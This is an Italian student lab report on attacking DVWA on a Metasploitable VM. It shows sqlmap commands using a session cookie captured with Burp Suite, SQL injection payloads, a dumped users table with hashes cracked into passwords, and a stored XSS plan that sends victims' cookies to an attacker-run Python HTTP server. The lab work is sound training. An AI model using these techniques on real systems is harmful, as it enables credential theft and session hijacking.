

Web application hacking – Progetto settimanale-S6-L5

Report XSS STORED – SQL INJECTION

SQL INJECTION (BLIND)

Obiettivo: Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)

Indice:

- Recuperare i cookie di sessione con il tool Burpsuite
- Utilizzare il cookie recuperato per inserirlo dentro il comando per avviare sqlmap
- Recuperare le password degli utenti presenti sul DB

Svolgimento:

In questa prima task vedremo come possiamo utilizzare un tool specifico “sqlmap” per recuperare le password e il nome utente all’interno della dvwa collegata alla nostra macchina target “Metasploitable”.


Accessoriamente avremo bisogno del tool denominato “Burpsuite” per recuperare i cookie di sessione utili a finalizzare la struttura del comando che impartiremo ad sqlmap per farlo procedere.

Infine recuperando prima le “tables” e poi le “columns” sarà pronto per ottenere le password e i nomi utenti.


Recuperare i cookie di sessione con il tool Burpsuite:

Per prima cosa colleghiamo la macchina kali (l'attaccante) e la macchina target Metasploitable.

Tramite il comando "ping" seguito dall'indirizzo IP della macchina che possiamo facilmente recuperare grazie al comando "ifconfig"



Successivamente apriamo burpsuite e tramite il suo browser entriamo nella dvwa per intercettare il cookie di sessione che ci servirà più avanti




Utilizzare il cookie recuperato per inserirlo dentro il comando per avviare sqlmap:

Apriamo un nuovo terminale su kali per inserire il comando

"Sqlmap -u "l'url della dvwa da attaccare" --cookies="cookie recuperato" -D dvwa --tables

Come in figura:



Successivamente ripetere l'operazione prima indicando le "columns" al posto delle "tables".

```
File Actions Edit View Help
[1.7.0]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
sponsible for any misuse or damage caused by this program

[+] starting @ 13:33:59 /2024-01-19/

[13:33:59] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to
[13:33:59] [INFO] resuming back-end DBMS 'mysql'
[13:33:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' AND (SELECT 7766 FROM (SELECT(SLEEP(5)))Xrcf) AND 'LpHY'='LpHY8Submit-Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT CONCAT(0x7371627871,0x53776c4f787a734842566352547978566b44456d6469556c427652596144416f5964414170654468,0x717a

[13:34:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.0
back-end DBMS: MySQL > 5.0.12
[13:34:00] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:34:00] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user    | varchar(15) |
| avatar  | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password | varchar(32) |
| user_id   | int(6) |
+-----+-----+


[13:34:00] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.11.112'

[+] ending @ 13:34:00 /2024-01-19/

(kali@kali)~$
```

Recuperare le password degli utenti presenti sul DB:

Infine possiamo recuperare le password degli utenti mettendo questa volta nel comando le parole “user” e “password”; da notare che sqlmap può direttamente decryptare le password trovate.



```
kali internet [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 7760 FROM (SELECT(SLEEP(5)))XrCf) AND 'LpHY'='LpHY6Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x7171627871,0x53776c4f707a734842566352547970566b44456d6469556c42765259614a16f5964414170654468,0x717a787671),NULL -- -6Submit=Submit

[13:36:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[13:36:01] [INFO] fetching entries of column(s) 'user,password' for table 'users' in database 'dwva'
[13:36:02] [WARNING] reflective value(s) found and filtering out
[13:36:02] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[13:36:06] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[13:36:09] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/n] 1
[13:36:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:36:12] [INFO] starting 4 processes
[13:36:13] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f26883678922e03'
[13:36:13] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:36:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e999b7'
[13:36:13] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61b8327deb882cf99'
Database: dwva
Table: users
[5 entries]
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61b8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f26883678922e03 (abc123) |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| paolo | 0d107d09f5bbe40cade3de5c71e999b7 (letmein) |
| emilly | 5f4dcc3b5aa765d61b8327deb882cf99 (password) |
+-----+-----+

[13:36:56] [INFO] table 'dwva.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.11.112/dump/dwva/users.csv'
[13:36:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.11.112'

[*] ending @ 13:36:56 /2024-01-10/

kali@kali:~$
```


XSS STORED

OBIETTIVO: Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Indice:

- Creare il server malevolo
- Allargare il numero di caratteri inseribili nel commento
- Scrivere un codice in javascript malevolo da postare sull'xss stored


Svolgimento:

In questa seconda task saremo noi a scrivere un codice in javascript che la dvwa, non opportunamente protetta, eseguirà invece di considerarla un semplice commento donandoci i cookies degli altri utenti

Creare un server malevolo:

Come prima cosa dobbiamo creare un server malevolo sulla macchina attaccante kali, lo possiamo fare grazie al comando:


“python -m http.server 6000”



Allargare il numero di caratteri inseribili nel commento:

Scrivere un codice, per quanto sia piccolo, richiederà comunque un gran numero di caratteri per poter funzionare.

Una volta entrati nella dvwa, andando sotto la voce xss stored, possiamo, cliccando con il tasto destro, entrare dentro lo script della dvwa ed Allargare il numero di caratteri



Scrivere un codice in javascript malevolo da postare sull'xss stored:

Non resta che scrivere il codice malevolo e postarlo sull'xss stored, il codice dirà semplicemente di mandare i cookie di sessione dei vari utenti all'interno del server malevolo creato appositamente per raccogliarli

